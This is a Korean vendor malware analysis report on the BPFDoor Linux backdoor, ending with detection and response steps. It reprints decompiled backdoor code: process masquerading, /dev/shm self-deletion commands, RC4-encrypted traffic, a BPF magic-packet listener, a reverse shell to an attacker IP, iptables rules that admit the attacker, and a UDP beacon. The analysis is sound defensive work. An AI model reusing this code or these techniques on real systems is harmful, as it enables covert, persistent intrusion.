미국 통신·IT기업, 아시아 통신기업·정부기관 공격
BPFDoor 악성코드 분석 보고서

요약

1. BPFDoor는 **유닉스·리눅스 기반의 백도어 악성코드로**
강력한 은닉기능이 특징이며 APT공격에 주로 사용됨.

2. 해당 악성코드는
중국 해킹그룹인 레드멘션(Red Menshen)에서 활용하고 있으며
미국 통신·IT기업, 아시아 통신기업·정부기관을 공격한 악성코드로 알려짐.

3. **일반적인 서버 안티바이러스 · EDR 솔루션으로**
검출 및 격리할 수 있음.

4. 그러나 운영서버는 **서버 안정성 문제로**
서버 안티바이러스 솔루션이 설치율이 낮음.

목차

1. 개요

중국과 연관된 것으로 추정되는 공격자 'Red Menshen'은
BPFDoor라는 맞춤형 백도어를 활용하여
중동 및 아시아 지역의 통신, 정부, 교육, 물류 분야를 표적으로 삼은 공격 활동을 전개하고 있다.[01]

버클리 패킷 필터(BPF)는 운영체제 커널 수준에서
네트워크 패킷을 필터링하고 캡처할 수 있도록 지원하는 메커니즘이다.
사용자 공간 프로그램은 필터 조건을 정의해 원하는 패킷만 수신할 수 있으며,
이를 통해 시스템 성능과 분석 효율성을 높일 수 있다.
리눅스를 포함한 대부분의 유닉스 계열 시스템에서 사용되며,
이를 확장한 eBPF는 보안 정책 적용, 커널 트레이싱 등 다양한 용도로 활용된다

BPFDoor는 Berkeley Packet Filter(BPF)를 악용해
특정한 '매직 패킷'을 감지해 외부로부터 은밀하게 명령을 받아들인다.
별도의 리슨 포트를 열지 않아 일반적인 보안 모니터링 도구로는 탐지하기 어려우며
장기간 시스템 내에 숨어 활동할 수 있다. [02]

실행 시 프로세스 이름을 정상적인 '시스템 데몬'처럼 위장해 사용자 눈에 잘 띄지 않으며,
전반적으로 은폐와 지속성을 극대화하는 방식으로 설계되어 있다.

01 https://malpedia.caad.fkie.fraunhofer.de/actor/red_menshen

02 https://www.trendmicro.com/en_us/research/25/d/bpfdoor-hidden-controller.html

2. 정보

2.1. 침해지표

ELF 실행파일 (SHA-256)
39d8d80a727ffab6e08ae2b9551f7251a652f4d4edfe5df21d0e2684d042268f

2.2. MITRE ATT&CK

Execution	(T1059.004) Unix Shell
Defense Evasion	(T1036) Masquerading (T1027) Obfuscated Files or Information (T1070.004) File Deletion
Command and Control	(T1205.001) Traffic Signaling: Magic Value (T1095) Non-Application Layer Protocol (T1008) Fallback Channels

3. 분석

BPFDoor는 리눅스 환경에서 BPF 필터링 메커니즘을 활용해
별도의 리슨 포트 없이 특정 매직 패킷을 감지하고 명령을 실행하는 백도어이다.
프로세스 이름 위장, 메모리 기반 실행, 실행 후 삭제 기법을 함께 사용하여
탐지 분석을 극도로 어렵게 만든다.


3.1. 실행 은폐 메커니즘

BPFDoor는 시스템에 상주하며 존재를 드러내지 않기 위해 다양한 은폐 기법을 적용한다.

3.1.1. 디스크 흔적 최소화 / 자가 삭제

BPFDoor이 처음 실행되면 /dev/shm/kdmtmpflush 경로에 자신을 복사한다.
메모리 기반 파일 시스템 상에서 실행되며 디스크 흔적을 최소화한다.

파일명 'kdmtmpflush'은 실제 커널 유틸리티(kdm, kdmflush 등)와 유사하다.
tmp, flush 키워드를 포함해 정상적인 캐시 관리 작업처럼 위장 한다.



[그림 2] 파일 복사 & 실행 & 자가 삭제

명령어	설명
/bin/rm -f /dev/shm/%s	동일 경로에 파일이 있을 경우 삭제 (사전 정리)
/bin/cp %s /dev/shm/%s	대상 실행 파일을 /dev/shm으로 복사
/bin/chmod 755 /dev/shm/%s	복사된 파일에 실행 권한 부여
/dev/shm/%s --init	복사한 파일 실행 (인자로 --init 전달)
/bin/rm -f /dev/shm/%s	실행 후 흔적 제거 (자가삭제)

[표 1] 명령어 표

3.1.2. 정상적 시스템 데몬 프로세스로 위장

또 다른 은폐 기능으로 실행 시 프로세스 이름을 랜덤하게 변경한다.
/sbin/udevd, dbus-daemon --system 등
일반적인 리눅스 시스템 데몬 이름을 무작위로 선택하여 프로세스 명으로 사용한다.

```
src[0] = "/sbin/udevd -d";
src[1] = "/sbin/mingetty /dev/tty7";
src[2] = "/usr/sbin/console-kit-daemon --no-daemon";
src[3] = "hald-addon-acpi: listening on acpi kernel interface /proc/acpi/event";
src[4] = "dbus-daemon --system";
src[5] = "hald-runner";
src[6] = "pickup -l -t fifo -u";
src[7] = "avahi-daemon: chroot helper";
src[8] = "/sbin/auditd -n";
src[9] = "/usr/lib/systemd/systemd-journald";
strcpy(&pid_path, "/var/run/haldrund.pid");
if ( !access(&pid_path, 4) )
  exit(0);
if ( getuid() )
  return 0;
if ( argc == 1 )
{
  if ( !to_open(*argv, "kdmtmpflush") )
    _exit(0);
  _exit(-1);
}
bzero(&cfg, 0x224uLL);
v4 = time(0LL);
srand(v4);
v5 = rand();
strcpy(dest, src[v5 % 10]);
strcpy(s1, v9);
strcpy(s, v8);
setup_time(*argv);
set_proc_name(argc, argv, dest);
```

```
__int64 __fastcall set_proc_name(int a1, char **a2, const char *a3)
{
  size_t v4; // rax
  char *v6; // [rsp+20h] [rbp-20h]
  char *dest; // [rsp+28h] [rbp-18h]
  int i; // [rsp+34h] [rbp-Ch]
  int j; // [rsp+34h] [rbp-Ch]
  int k; // [rsp+34h] [rbp-Ch]
  int m; // [rsp+34h] [rbp-Ch]
  size_t size; // [rsp+38h] [rbp-8h]

  size = 0LL;
  argv0 = *a2;
  for ( i = 0; *(8LL * i + environ); ++i )
    size += strlen(*(8LL * i + environ)) + 1;
  dest = malloc(size);
  if ( !dest )
    return 0xFFFFFFFFLL;
  for ( j = 0; *(8LL * j + environ); ++j )
  {
    v4 = strlen(*(8LL * j + environ));
    memcpy(dest, *(8LL * j + environ), v4 + 1);
    *(environ + 8LL * j) = dest;
    dest += strlen(*(8LL * j + environ)) + 1;
  }
  v6 = *a2;
  for ( k = 0; k < a1; ++k )
    v6 += strlen(a2[k]) + 1;
  for ( m = 0; *(8LL * m + environ); ++m )
    v6 += strlen(*(8LL * m + environ)) + 1;
  memset(argv0, 0, v6 - argv0);
  strncpy(argv0, a3, v6 - argv0);
  prctl(15, a3);
  return 0LL;
```

[그림 3] 프로세스 명 은폐 코드

3.1.3. RC4 기반 통신 암호화를 통한 네트워크 보안 장비 무력화

BPFDoor는 외부 명령 수신 및 통신 시,
RC4 스트림 암호화 알고리즘을 이용해 패킷 내용을 암호화 및 복호화한다.
RC4는 키 스트림을 기반으로 데이터를 바이트 단위로 XOR 처리하는 방식으로,
구현이 단순하고 빠르다는 장점이 있어 오래전부터 많이 사용되어 왔다.

명령 전송을 네트워크 보안 장비 로그 상에서 쉽게 식별하지 못하게 하며,
네트워크 기반 탐지 우회를 위한 은폐 수단으로 작동한다.

```
// PTY → 소켓 ( 명령 실행 결과 전송 )
if ( ((readfds.fds_bits[pty / 64] >> (pty % 64)) & 1) != 0 )
{
  v25 = read(pty, buf, 0x8000uLL);
  if ( v25 <= 0 || cwrite(a1, buf, v25) <= 0 )
    break;
}
```

```
__int64 __fastcall cwrite(int a1, const void *a2, unsigned int a3)
{
  unsigned int v5; // [rsp+14h] [rbp-Ch]
  void *dest; // [rsp+18h] [rbp-8h]

  if ( !a3 )
    return 0LL;
  dest = malloc(a3);
  if ( !dest )
    return 0LL;
  memcpy(dest, a2, a3);
  // RC4 암호화를 수행 (출력 전 데이터 암호화)
  rc4(dest, a3, &crypt_ctx);
  v5 = write(a1, dest, a3);
  free(dest);
  return v5;
}
```

[그림 4] RC4 전송 처리

3.1.4. 세션 분리 및 데몬화

BPFDoor는 자신을 사용자 터미널과 분리된 독립 세션으로 전환한다.
마치 운영체제 내부의 정상 데몬처럼 조용히 백그라운드에서 동작한다.
이로 인해 해당 프로세스는 정상적인 시스템 데몬과 구분이 어려워지며
사용자나 관리자에 의한 식별을 어렵게 만든다.

셸 실행 시에는 가짜 터미널을 생성해 주 세션으로 설정하고 기존 연결 흔적을 제거하여,
보안 솔루션이나 행위 기반 탐지를 우회할 수 있도록 자신을 은폐한다.

이런 세션 분리 및 데몬화는 타 악성코드에서 사용되었던 일반적인 은닉 기법 중 하나이다.

```
setup_time(*argv);
set_proc_name((unsigned int)argc, argv, dest);
if ( fork() )
  exit(0);
init_signal();
signal(17, sig_child);
godpid = getpid();
v6 = open(&pid_path, 65, 420LL);
close(v6);
signal(17, (__sighandler_t)((char *)&dword_0 + 1));
setsid();
packet_loop();
return 0;
```

[그림 5] 악성코드 세션 분리 데몬화

3.2. BPF 필터 수신 루프

일반적인 백도어는 특정 포트에서 요청을 기다린다.
따라서 포트 스캔을 통해서 백도어 동작 여부 식별이 가능했다.

BPFDoor는 운영체제의 패킷 필터 기능(BPF)을 이용해 특별한 조건의 네트워크 패킷만 골라낸다.
이렇게 하면 외부에서는 BPFDoor가 포트를 열고 있지 않은 것처럼 보이므로
포트 스캔을 통한 악성코드 검출을 무력화한다.

3.2.1. 패킷 필터(BPF) 설정

특정한 조건을 만족하는 패킷만 선택하도록 BPF(Bytecode 형태의 필터)를 설정한다.
OS 수준에서 이더넷 프레임을 직접 수신할 수 있는 RAW 소켓을 만들고,
여기에 위에서 정의한 필터를 적용한다.

```
v121 = 0x48;
v122 = 0;
v123 = 0;
v124 = 0xE;
v125 = 0x15;
v126 = 0;
v127 = 1;
v128 = 0x5293;
v129 = 6;
v130 = 0;
v131 = 0;
v132 = 0xFFFF;
v133 = 6;
v134 = 0;
v135 = 0;
v136 = 0;
optval = 0x1E;
v16 = &v17;
v0 = htons(0x800u);
// 이더넷 프레임 수신을 위한 RAW 소켓 생성
fd = socket(17, 3, v0);
// BPF 필터 적용
if ( fd > 0 && setsockopt(fd, 1, 26, &optval, 0x10u) != -1 )
{
  while ( 1 )
```


[그림 6] 패킷 필터 설정

3.2.2. 프로토콜별 패킷 분석 및 매직 패킷 오프셋 추출

수신된 패킷을 분석하여 magic_packet 의 오프셋을 찾는다.
magic_packet은 BPFDoor 악성코드가 감염된 서버를 제어할 명령어가 포함된 패킷으로
명령어 앞에 특정 문자열 (magic bytes)이 포함되어 있기에 매직 패킷이라 한다.

```
while ( 1 )
{
  do
  {
    memset(s, 0, 0x200uLL);
    recvfrom(fd, s, 0x200uLL, 0, 0LL, 0LL); // 패킷 수신
    v9 = 4 * (s[14] & 0xF);
  }
  while ( v9 <= 19 );
  if ( v142 == 17 )                         // IPPROTO_UDP
  {
    v14 = v144;
  }
  else if ( v142 <= 0x11u )
  {
    if ( v142 == 1 )                        // IPPROTO_ICMP
    {
      v14 = v144;
    }
    else if ( v142 == 6 )                   // IPPROTO_TCP
    {
      v13 = &s[v9 + 14];
      v14 = &s[v9 + 14 + (__int64)(4 * (v13[12] >> 4))];
    }
```

[그림 7] 수신된 패킷 형식 확인




[그림 8] 수신된 패킷 내 매직 패킷 확인

필드명	예시 값	설명
magic	52 93 00 00	TCP에서 사용되는 매직 바이트: 0x5293
IP	0a d8 c2 93	원격 IP 주소: 192.168.32.133(공격자 IP 예시)
Port	1f 40	원격 포트: 8000(공격자 port 예시)
cmd	6a 75 73 74 66 6f 72 66 75 6e	“justforfun”

[표 2] 매직 패킷 구조

3.2.3. 매직 패킷 명령 수행

BPFDoor의 magic_packet은
“justforfun”과 “socket”의 대표적인 2가지 명령어 문자열을 가지고 있으며
해당 명령어에 따른 명령을 수행한다.



[그림 9] 매직 패킷 명령 수행 코드

A. Reverse Shell 연결 시도

“justforfun” 명령 수신 시,
try_link() 함수를 통해 magic_packet에 공격자가 지정한 IP와 port로 TCP 연결을 시도한다.

공격자의 IP와 Port로 TCP 연결이 성립되면,
shell() 함수를 통해 즉시 셸이 생성되어 명령 실행 및 결과 송신이 가능해진다.

```
else
{
  // mp cmd == justforfun
  v12 = try_link(s_addr, *((unsigned __int16 *)v14 + 4));// 공격자 서버의 IP/PORT로 연결
  if ( v12 > 0 )
    shell(v12, 0LL, 0LL);           // 양방향 reverse shell 연결
}
```

[그림 10] 문자열이 “justforfun”일 때 동작

```
if ( (unsigned int)open_tty() )
{
  pid = fork();
  // 양방향 리버스 쉘 세션 실행
  if ( !pid )
  {
    close(pty);
    ioctl(tty, 0x540EuLL);
    close(a1);
    dup2(tty, 0);
    dup2(tty, 1);
    dup2(tty, 2);
    close(tty);
    execve(path, argv, envp);
  }
  close(tty);
  while ( 1 )
  {
    memset(&readfds, 0, sizeof(readfds));
    readfds.fds_bits[pty / 64] |= 1LL << (pty % 64);
    readfds.fds_bits[a1 / 64] |= 1LL << (a1 % 64);
    v4 = a1 >= pty ? a1 + 1 : pty + 1;
    if ( select(v4, &readfds, 0LL, 0LL, 0LL) < 0 )
      break;
    // PTY → 소켓 (공격자 명령 실행 결과 전송)
    if ( (readfds.fds_bits[pty / 64] & (1LL << (pty % 64))) != 0 )
    {
      v9 = read(pty, buf, 0x8000uLL);
      if ( v9 <= 0 || (int)cwrite((unsigned int)a1, buf, (unsigned int)v9) <= 0 )
        break;
    }
    // 소켓 → PTY (공격자 명령 실행)
    if ( (readfds.fds_bits[a1 / 64] & (1LL << (a1 % 64))) != 0 )
    {
      v10 = cread((unsigned int)a1, buf, 0x8000LL);
      if ( v10 <= 0 )
```

[그림 11] reverse shell 실행

B. Reverse Shell 연결을 위한 Host 서버 방화벽 규칙 적용

"socket" 명령 수신 시 공격자가 지정한 IP와 Port를 대상으로
iptables 규칙을 설정해 연결을 허용한 뒤,
셸 수신을 위한 리스너 소켓을 열어 리버스 셸 접속을 대기한다.

```
if ( v11 == 1 )
{
  v4 = inet_ntoa(v143);
  strcpy(dest, v4);
  v5 = ntohs(*((_WORD *)v13 + 1));
  getshell((__int64)dest, v5);    // 공격자 연결 허용 및 셸 수신 대기
}
```

[그림 12] 문자열이 "socket" 일때 동작

공격자의 요청을 수신하기 위한 환경을 구성하기 위해
4개의 iptables 명령 포맷 문자열을 사용한다.

```
memset(v18, 0, sizeof(v18));
// iptables 명령 포맷 문자열
strcpy(v8, "/sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
strcpy(v9, "/sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d");
strcpy(format, "/sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT");
strcpy(v7, "/sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT");
```

[그림 13] iptables 명령 포맷 문자열

이 명령들은 각각 다음과 같은 목적을 가진다:

/sbin/iptables -t nat -A PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
공격자가 연결 요청하는 포트(%d)를 로컬에서 임의로 선택한 포트로 리다이렉트한다. : %s: 공격자 IP, %d: 원래 포트, %d: 리다이렉션 대상 포트
/sbin/iptables -t nat -D PREROUTING -p tcp -s %s --dport %d -j REDIRECT --to-ports %d
리다이렉션 NAT 규칙을 제거하기 위한 명령으로, 상위 명령어에 대응한다.
/sbin/iptables -I INPUT -p tcp -s %s -j ACCEPT
공격자의 IP 주소에서 들어오는 TCP 패킷을 허용하기 위한 규칙. : %s : 공격자의 IP
/sbin/iptables -D INPUT -p tcp -s %s -j ACCEPT
연결 종료 후, 위에서 추가한 INPUT 규칙을 제거하기 위한 명령이다.

```
if ( v4 != -1 )
{
  // 공격자 IP 허용 규칙 추가
  snprintf(cmd, 0x200uLL, format, a1);
  snprintf(dcmd, 0x200uLL, v7, a1);
  system(cmd);
  sleep(1u);
  memset(cmd, 0, 0x200uLL);
  // 포트 리다이렉션 규칙 추가
  snprintf(cmd, 0x200uLL, v8, a1, a2, v3);
  snprintf(rcmd, 0x200uLL, v9, a1, a2, v3);
  system(cmd);
  sleep(1u);
  // 리다이렉트된 포트에서 연결 대기
  fd = w(v4);
  if ( fd >= 0 )
    // 연결 수락 후 셸 실행 + iptables 제거 명령 전달
    shell((unsigned int)fd, rcmd, dcmd);
  close(fd);
}
```

[그림 14] 공격자 명령 수신을 위한 포트 리다이렉션 및 셸 실행


C. 생존 신호(beacon) 전송

공격자가 지정한 IP와 Port로 생존 신호(beacon)인
1바이트 크기의 UDP 패킷을 전송하여 후속 연결을 유도하는 트리거 역할을 수행한다.

```
v6 = __readfsqword(0x28u);
*(_QWORD *)&addr.sa_family = 0LL;
*(_QWORD *)&addr.sa_data[6] = 0LL;
fd = socket(2, 2, 17);
if ( fd < -1 )
  return 0xFFFFFFFFLL;
addr.sa_family = 2;
*(_WORD *)addr.sa_data = a2;
*(_DWORD *)&addr.sa_data[2] = a1;
// UDP 패킷 전송
v4 = sendto(fd, "1", 1uLL, 0, &addr, 0x10u);
close(fd);
if ( v4 >= 0 )
  return (unsigned int)v4;
else
  return 0xFFFFFFFFLL;
```

[그림 15] UDP 비콘 전송

4.서버 안티바이러스(Server-i AV)의 탐지 및 대응



[그림 16] Server-i AV 탐지 화면

소만사 Server-i의 리눅스 안티바이러스 탐지 엔진은
시스템 내에서 BPFDoor 악성코드 파일이 생성될 때 실시간으로 탐지하여 해당 파일을 격리한다.
타사의 서버 안티바이러스 솔루션도 동일하게 보호조치를 하는 것으로 예측된다.

5.대응

1) 리눅스 시스템에 등록되어 있는 BPF 필터를 확인하여,
의심스러운 BPF 프로그램을 식별하고 필터에서 등록을 해제한다.
2) 서버 안티바이러스 솔루션(Server-i AV 등)을 통한
스케쥴 검사를 수행하여 주기적으로 악성코드를 탐지하고 제거한다.
3) 리눅스 시스템의 최신 보안 업데이트 버전을 설치한다.
4) 사용 중인 소프트웨어 최신 업데이트를 유지한다.
5) 불필요한 인터넷 아웃바운드 통신을 차단한다.

궁금하신 점이나 문의사항은 malware@somansa.com 으로 문의주십시오